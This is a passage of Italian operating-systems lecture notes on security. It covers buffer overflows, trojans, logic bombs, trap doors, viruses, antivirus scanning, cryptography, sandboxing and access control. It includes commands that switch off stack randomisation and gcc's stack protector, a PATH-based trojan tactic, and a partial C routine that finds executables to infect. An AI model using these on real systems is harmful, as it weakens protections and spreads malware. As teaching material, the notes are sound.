Supponiamo che il vecchio programma stack sia un programma di sistema con suid root attivo. Ciò si può facilmente ottenere con i comandi seguenti:

```
su -c "chown root.root stack"
su -c "chmod +s stack"
```




Figure 68: Configurazione dello stack prima e dopo il buffer overflow

Configurazione dello stack prima e dopo il buffer overflow (figura 68): dove:

- il buffer è riempito con del contenuto "random" (e.g.: il carattere A),
- SC: è l'indirizzo in cui si trova lo ShellCode.

13.11 Note

A partire dalla serie stabile successiva (2.6), è stato introdotto un meccanismo per rendere la vita più difficile a chi intende sfruttare la tecnica del buffer overflow. Il meccanismo introdotto consiste nel rendere variabile l'indirizzo di inizio dello stack.

13.12 Variabilità dell'indirizzo di inizio dello stack

In `/proc/self/maps` è specificata la mappatura del processo corrente. La "randomizzazione" dell'indirizzo iniziale dello stack può essere disabilitata con il comando `$ sysctl -w kernel.randomize_va_space=0`.

13.13 Protezione per lo stack nel gcc

Nelle ultime versioni del compilatore gcc è stata inserita una protezione contro i tentativi di "corruzione" dello stack. Praticamente nel programma compilato viene inserito del codice che "intercetta" a runtime i tentativi di alterazione delle parti vitali dello stack. Per disabilitare la protezione bisogna usare l'opzione `-fno-stack-protector` durante la compilazione.

13.14 Trojan Horse

Un Trojan Horse è un programma apparentemente innocuo, ma contenente del codice in grado di

- modificare, cancellare, crittografare file,
- copiare file in un punto da cui possano essere facilmente recuperati da un cracker,
- spedire i file direttamente via e-mail o FTP al cracker,

Solitamente il modo migliore per far installare sui propri sistemi il trojan horse alle vittime è quello di includerlo in un programma "appetibile" gratuitamente scaricabile dalla rete. Un metodo per far eseguire il trojan horse una volta installato sul sistema della vittima è quello di sfruttare la variabile d'ambiente PATH. Se il PATH contiene una lista di directory, quando l'utente digita il nome di un programma da eseguire, quest'ultimo viene ricercato per ordine nelle directory elencate nella variabile d'ambiente PATH. Quindi ognuna delle directory elencate in quest'ultima è un ottimo posto per "nascondere" un trojan horse. Di solito i nomi assegnati a tali programmi sono nomi di comandi comuni contenenti dei comuni errori di digitazione. Questa tecnica di denominazione è molto efficace visto che anche il superutente può compiere degli errori di digitazione dei comandi. Se la variabile d'ambiente PATH contiene in prima posizione anche la directory corrente un utente malevolo può posizionare il trojan horse nella propria home directory con il nome di un comando comune. L'utente malevolo "attira" l'attenzione del superutente, facendo qualcosa di strano (es.: scrive un programma che a runtime genera un centinaio di processi CPU-bound). Il superutente nota l'attività sospetta (es.: l'aumento del carico di lavoro della CPU) e si sposta nella home directory dell'utente "sospetto". Se a quel punto richiama il comando di cui il nome è stato utilizzato per denominare il trojan horse, quest'ultimo verrà eseguito per via della configurazione della sequenza di percorsi del PATH.

13.15 Trojan Horse e Login Spoofing

Molti trojan vengono semplicemente usati per carpire dei login. Una volta avviati simulano la presenza di una schermata di login del sistema. Gli utenti che vogliano usare la postazione, inseriscono le proprie credenziali, scambiando la schermata del programma per una legittima schermata di login. Il trojan horse invia le informazioni al cracker, poi invia un segnale di terminazione alla shell da cui è stato lanciato causando la disconnessione dell'utenza del cracker. All'utente vittima si ripresenta così una schermata di login (stavolta legittima) e quindi pensa di aver commesso un semplice errore di digitazione della password, restando ignaro dell'accaduto. Per questo motivo molti S.O. richiedono la pressione di una combinazione di tasti che genera un segnale che non può essere catturato e gestito dai programmi utente.

13.16 Bombe logiche

La mobilità del lavoro ha reso popolare un tipo di attacco dall'interno molto subdolo. Un dipendente può inserire del codice che rimane "latente" fino al verificarsi di un particolare evento. L'evento può essere provocato in vari modi:

- il codice controlla il libro paga dell'azienda e verifica che il nome del dipendente non compare più nell'elenco;
- il dipendente non effettua più il login da un certo tempo;

Quando si verifica l'evento programmato, il codice interviene:

- formattando i dischi del sistema;
- cancellando, alterando, crittografando dei file;

L'azienda a questo punto ha due alternative:

1. perseguire penalmente e civilmente il programmatore licenziato;
2. assumere come consulente esterno il programmatore licenziato per chiedergli di ripristinare il sistema.

13.17 Trap door

Si tratta di codice inserito da un programmatore per evitare dei meccanismi di controllo, solitamente al fine di velocizzare il lavoro durante la fase di sviluppo del software. Le trap door dovrebbero quindi essere eliminate al momento del rilascio ufficiale del software. Spesso però vengono dimenticate. Per ovviare a questo tipo di problema, l'unica strategia per un'azienda è quella di organizzare periodiche revisioni del codice (code review) in cui i vari programmatori descrivono linea per linea il loro lavoro ai colleghi. Esempio di trap door:

```
    while(TRUE)
    {
        printf("login: ");
        get_string(name);
        disable_echoing();
        printf("password: ");
        get_string(password);
        enable_echoing();
        v = check_validity(name, password);
        if(v) break;
    }

    execute_shell(name);
```

13.18 Attacchi dall'esterno del sistema

- Worms: utilizza un meccanismo di replicazione; è un programma standalone.
- Internet worm:
  - Il primo worm della storia sfruttava dei bug di alcuni programmi di rete tipici dei sistemi UNIX: finger e sendmail.
  - Era costituito da un programma di boot che provvedeva a caricare ed eseguire il programma principale.
- Virus: frammenti di codice all'interno di programmi "legittimi". I virus sono scritti soprattutto per i S.O. dei microcomputer. Si propagano grazie al download di programmi "infetti" da public bulletin boards, siti Web o scambiando supporti di memorizzazione contenenti programmi infetti.

13.19 Virus

Un virus è un programma che può "riprodursi" iniettando il proprio codice a quello di un altro programma. Caratteristiche del virus "perfetto":

- è in grado di diffondersi rapidamente,
- è difficile da rilevare,
- una volta rilevato, è molto difficile da rimuovere.

Essendo un programma a tutti gli effetti, un virus può compiere tutte le azioni accessibili ad un normale programma.

13.20 Funzionamento di base di un virus

Un virus viene scritto solitamente in linguaggio assembly per risultare compatto ed efficiente. Viene iniettato dal creatore in un programma, distribuito poi sulla rete. Una volta scaricato ed eseguito inizia a replicarsi iniettando il proprio codice negli altri programmi del sistema ospite. Molto spesso l'azione dannosa del virus (payload) non viene eseguita prima dello scadere di una certa data, in modo da facilitarne la diffusione prima che venga rilevato.

13.21 Tipologie di virus

13.21.1 Companion virus

I virus appartenenti a questa tipologia non infettano altri programmi. Vanno in esecuzione quando viene lanciato il programma "compagno". Ad esempio: nei S.O. come MS-DOS e Windows, quando l'utente digita il comando prog al prompt dei comandi o tramite la voce di menu "Esegui":

- viene ricercato ed eseguito un programma `prog.com`;
- se `prog.com` non esiste, allora viene ricercato ed eseguito `prog.exe`;
- quindi è sufficiente denominare il virus con il nome di un programma molto utilizzato e dargli come estensione `com`.

Altri companion virus alterano i collegamenti presenti sul desktop in modo da lanciare se stessi prima del programma legittimo.




Figure 69: Comportamento dei virus che infettano eseguibili

13.21.2 Virus che infettano eseguibili

Questa categoria di virus si replica iniettando il proprio codice in quello di altri programmi (figura 69):

- sostituendo interamente l'eseguibile del programma con il proprio codice: **overwriting virus**;
- aggiungendo in testa od in coda al codice del programma il proprio: **parasitic virus**;
- inserendo il proprio codice nei "buchi" liberi presenti in alcuni eseguibili dal formato complesso.

Logica di infezione:

```
1   #include <sys/types.h>           /* standard POSIX headers */
2   #include <sys/stat.h>
3   #include <dirent.h>
4   #include <fcntl.h>
5   #include <unistd.h>
6   struct stat buf;          /* for lstat call to see if file is sym link */
7
8   search(char *dir_name)           /* recursively search for executables */
9   {
10      DIR *dirp;                   /* pointer to an open directory stream */
11      struct dirent *dp;           /* pointer to a directory entry */
12
13      dirp=opendir(dir_name);      /* open this directory */
14      if(dirp == NULL) return;     /* dir could not be opened; forget it */
15
16      while(TRUE)
17      {
18          dp = readdir(dirp);      /* read next directory entry */
19          if(dp == NULL)           /* NULL means we are done */
20          {
21              chdir("..");         /* go back to parent directory */
22              break;               /* exit loop */
23          }
24
25      if(dp->d_name[0] == '.') continue; /* skip the . and .. directories */
26      lstat(dp->d_name, &sbuf);          /* is entry a symbolic link */
27      if(S_ISLNK(sbuf.st_mode)) continue;  /* skip symbolic links */
28      if(chdir(dp->d_name) == 0)   /* if chdir succeeds, it must be a dir */
29      {
30          search(".");                     /* yes, enter and search it */
31      } else {                             /* no (file), infect it */
32          if(access(dp->d_name,X_OK) == 0) /* if executable, infect it */
33              infect(dp->d_name);
34          }
35      }
36      closedir(dirp);              /* dir processed; close and return */
37  }
```

13.22 Altre categorie di virus

- **Virus residenti in memoria**: rimangono presenti in memoria, entrando in esecuzione al verificarsi di determinati eventi: alcuni cercano di sovrascrivere gli indirizzi delle routine di servizio degli interrupt vector con il proprio indirizzo, in modo da venire richiamati ad ogni interrupt o trap software.
- **Virus del settore di boot**: sostituiscono il programma del Master Boot Record o del settore di avvio di una partizione: in questo modo hanno gioco facile nel sovrascrivere gli interrupt vector in modo da entrare in funzione anche dopo il caricamento del S.O..
- **Device driver virus**: infettano i device driver, venendo automaticamente richiamati dal S.O. stesso.
- **Macro virus**: si diffondono nei documenti attivi che mettono a disposizione un linguaggio di macro molto potente con possibilità di accesso alle risorse del sistema.
- **Source code virus**: infettano i sorgenti di un linguaggio di programmazione specifico, facendo il parsing dei file `.c` trovati nel filesystem locale ed inserendo in questi ultimi delle chiamate al codice del virus.

13.23 Virus scanner (anti-virus): principi generali

Chi sviluppa prodotti anti-virus solitamente opera "isolando" il virus, facendogli infettare un programma che non esegua nessuna computazione. La **firma** del virus ottenuta in questo modo viene inserita in un database di virus noti. Gli algoritmi di ricerca degli anti-virus esaminano i file del sistema per individuare delle sequenze tipiche di byte corrispondenti alla firma di un virus del database. Altri controlli tipici sono basati sulla verifica periodica delle **checksum** associate ai file. Infine molti virus scanner rimangono residenti in memoria per controllare tutte le system call, cercando di "intercettare" quelle sospette.

13.24 Layout in memoria di un programma "infetto"

Alcuni virus tentano di "ingannare" i virus scanner comprimendo il proprio codice o cifrandolo, in modo da provocare il fallimento della ricerca della firma nel programma infetto.

13.25 Virus polimorfi

Alcuni virus sono in grado di cambiare il proprio codice da una copia all'altra, mediante l'inserzione di istruzioni NOP oppure di istruzioni che non alterano la semantica del codice. I **mutation engine** inoltre sono in grado di cambiare l'ordine della sequenza delle istruzioni, mantenendo inalterato l'effetto del codice.

13.26 Attività di controllo/rilevazione degli attacchi

- Controllo di attività "sospette".
- Audit log: registrazione della data/ora, dell'utente e del tipo di accesso ad un oggetto/servizio del sistema; risulta utile per il ripristino della situazione in seguito ad un attacco. Inoltre è utile come base di partenza per una politica di sicurezza più efficace.
- Una scansione periodica del sistema alla ricerca di "falle" di sicurezza può essere effettuata nei momenti in cui il sistema non è molto utilizzato.

13.27 Crittografia

Cifrare un testo in chiaro (**clear text**) per produrre un testo cifrato (**cipher text**). Proprietà di una buona tecnica crittografica:

- Deve essere relativamente semplice per gli utenti "autorizzati" cifrare e decifrare i dati.

- Lo schema di cifratura non deve dipendere dalla segretezza dell'algoritmo, ma dalla segretezza di un parametro di quest'ultimo, detto **chiave**. **encryption key**.
- Per una persona che voglia violare il sistema deve essere estremamente difficile determinare la chiave di cifratura.
- Il sistema **Data Encryption Standard** sostituiva i caratteri e riarrangiava il loro ordinamento sulla base di una chiave di cifratura fornita dagli utenti autorizzati tramite un canale sicuro. Questo schema era considerato sicuro quanto lo era il canale utilizzato per scambiare la password. Oggi lo standard per la crittografia simmetrica è l'AES.
- La **crittografia a chiave pubblica** si fonda sull'esistenza di due chiavi:
  - la **chiave pubblica**: usata per cifrare i dati,
  - la **chiave privata** – conosciuta soltanto dal suo legittimo proprietario ed usata per decifrare i dati.

Lo schema di cifratura deve essere pubblicamente noto senza rendere per questo facile realizzare l'operazione di decifrazione. Il sistema RSA si basa sul fatto che è molto più facile per un calcolatore moltiplicare dei numeri molto grandi che fattorizzarli in numeri primi.

13.28 Codice mobile

Spesso c'è la necessità di "importare" da un server remoto del codice da eseguire localmente. Esempi tipici:

- **applet** presenti nelle pagine web;
- **agenti**, ovvero, programmi lanciati da un utente per eseguire dei compiti su siti remoti e comunicare il risultato all'utente stesso;
- file **PostScript**: veri e propri programmi inviati ed eseguiti sulle stampanti.

Si può garantire che il codice mobile venga eseguito in modo sicuro? Sì, ma non facilmente. L'idea di far girare il codice mobile scaricato in un processo separato dagli altri non è sufficiente:

- si impedisce al codice di interferire con gli altri processi, ma non di manipolare le risorse accessibili normalmente all'utente che ha scaricato ed eseguito il codice;
- si possono verificare dei problemi di funzionamento del codice se quest'ultimo ha la necessità di interagire strettamente con altro codice mobile o con altri programmi.

Sono stati ideati dei meccanismi ad-hoc per gestire in modo sicuro il codice mobile: sandbox, interpretazione del codice, firma del codice.

13.28.1 Sandbox

Idea di base: confinare il codice mobile/applet in un intervallo limitato di indirizzi virtuali a runtime. Lo spazio virtuale viene suddiviso in zone (**sandbox**) di dimensioni uguali. Ogni applet viene caricata in due sandbox: una per il codice ed una per i dati. In questo modo, proibendo ogni modifica alla sandbox che contiene il codice, si impedisce all'applet di mutare il proprio codice a runtime. Quando l'applet viene caricata in memoria, viene rilocata in modo da essere collocata all'inizio della sua sandbox. Inoltre vengono controllati i riferimenti statici alla memoria presenti nel codice: se escono dal range di indirizzi consentito, l'applet non viene eseguita. Per quanto riguarda i riferimenti dinamici alla memoria il controllo avviene a tempo di esecuzione inserendo del codice opportuno immediatamente prima dell'istruzione pericolosa. In pratica il codice viene "patchato" a tempo di esecuzione. Se l'applet viene fornita sotto forma di sorgente, è possibile compilarla con un compilatore certificato sulla macchina ospite ed evitare così l'applicazione di patch a runtime. Esempio di codice per il controllo a run-time di un indirizzo dinamico (l'istruzione "pericolosa" è JMP (R1):

```
1    MOV R1, S1          copia dell'indirizzo dinamico in R1 nel registro S1
2    SHR #24, S1         shift a destra di 24 bit del valore in S1
3    CMP S1, S2          confronto fra S1 e S2
4    TRAPNE              se S1 e' diverso da S2 -> TRAP
5    JMP (R1)            salto con indirizzo dinamico
```

Le chiamate di sistema vengono rimpiazzate da una chiamata al **reference monitor**. Il reference monitor esamina ogni system call e decide se è sicura per il sistema oppure no. La politica adottata dal reference monitor è dettata dalle regole specificate in un apposito file di configurazione.

13.28.2 Interpretazione del codice

Un modo per controllare il codice mobile è quello di eseguirlo tramite un interprete, impedendogli così di prendere il controllo dell'hardware. Ogni istruzione viene controllata dall'inteprete prima di essere eseguita.

13.28.3 Firma del codice

Un terzo modo di garantire la sicurezza per quanto riguarda l'esecuzione di codice mobile è quello di accettare soltanto quanto proviene da sorgenti "fidate". L'utente mantiene una lista di fornitori fidati e rifiuta di eseguire tutte le applet che non provengano da tali fornitori. Tecnicamente ciò si realizza tramite il meccanismo della firma digitale. Il fornitore "firma" l'applet e l'utente ne verifica l'autenticità nel modo seguente:

- genera una coppia,
- calcola un digest dell'applet,
- "cifra" il digest con la propria chiave privata,
- l'utente riceve l'applet ed il digest cifrato (firma digitale), calcola il digest dell'applet, "decifra" la firma con la chiave pubblica del fornitore e confronta i due valori.

13.29 La sicurezza in Java

Un programma Java compilato in bytecode è in grado di funzionare su qualunque piattaforma su cui possa girare una Java Virtual Machine (JVM). Per tale motivo in Java il problema della sicurezza è stato preso in considerazione fin dalle fasi iniziali dello sviluppo del linguaggio:

- Java è **type-safe**,
- il bytecode viene verificato controllando
  - tentativi di fare accessi diretti alla memoria,
  - violazioni di accesso a membri di classi private,
  - tentativi di utilizzo di una variabile incompatibili con il suo tipo,
  - generazioni di stack overflow o underflow,
  - tentativi di conversioni "illegali" di una variabile.

Per quanto riguarda la gestione delle chiamate di sistema, si sono succeduti vari modelli di sicurezza.

13.30 Meccanismi di protezione

In generale è bene distinguere fra:

- **sicurezza**: problemi generali che riguardano gli aspetti tecnici, amministrativi, legali, politici . . . da considerare per evitare che risorse dei sistemi informatici non siano manipolati da entità non autorizzate;

- **meccanismi di protezione**: accorgimenti e meccanismi specifici usati in un S.O. per garantire la sicurezza;
- **dominio (di protezione)**: insieme di coppie (oggetto, diritti) dove
  - **oggetto**: una risorsa
  - **diritto**: operazione che può essere effettuata su un oggetto

  Quindi ogni coppia (oggetto, diritti) serve a specificare un sottoinsieme di operazioni che possono essere compiute su un oggetto in un particolare dominio.

13.31 Domini di protezione

In ogni istante ogni processo è in esecuzione all'interno di un dominio. In UNIX i domini sono determinati da coppie (UID, GID).

13.32 Matrici di protezione

Concettualmente un S.O. può tenere traccia di oggetti, diritti e domini tramite una matrice (figura 70). Anche i cambi di dominio dei processi possono essere modellati tramite matrici di protezione

	Object							
Domain	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 70: Matrice di protezione

(dominio → oggetto). In realtà i S.O. non rappresentano domini, oggetti e diritti, memorizzando le matrici di protezione. Essendo queste ultime molto grandi e sparse, ci sarebbe un inaccettabile spreco di memoria. In pratica vi sono due metodi di rappresentazione/memorizzazione:

- per colonne (memorizzando solo le celle non vuote) → liste di controllo d'accesso,
- per righe (memorizzando solo le celle non vuote) → liste di capacità.

13.33 Access Control List (ACL)

Ad ogni oggetto si associa una lista dei domini a cui è consentito accedervi e delle operazioni lecite (figura 71).




Figure 71: ACL

13.34 Capabilities

Ad ogni processo si associa una lista di oggetti con le relative operazioni consentite i relativi domini (figura 72). Ovviamente è fondamentale che i processi non manipolino a proprio piacimento le capability list. Esistono tre tecniche principali per impedire che ciò avvenga:

1. utilizzare una tagged architecture: ogni parola in memoria ha un tag bit che dice se la parola contiene una capability o meno;
2. le capability sono mantenute all'interno del kernel;
3. le capability sono mantenute in user space, ma l'uso di tecniche crittografiche ne previene l'alterazione fraudolenta.

Il valore Check è mantenuto soltanto nel server e viene utilizzato per controllare la liceità delle richieste da parte dei client.




Figure 72: Capabilities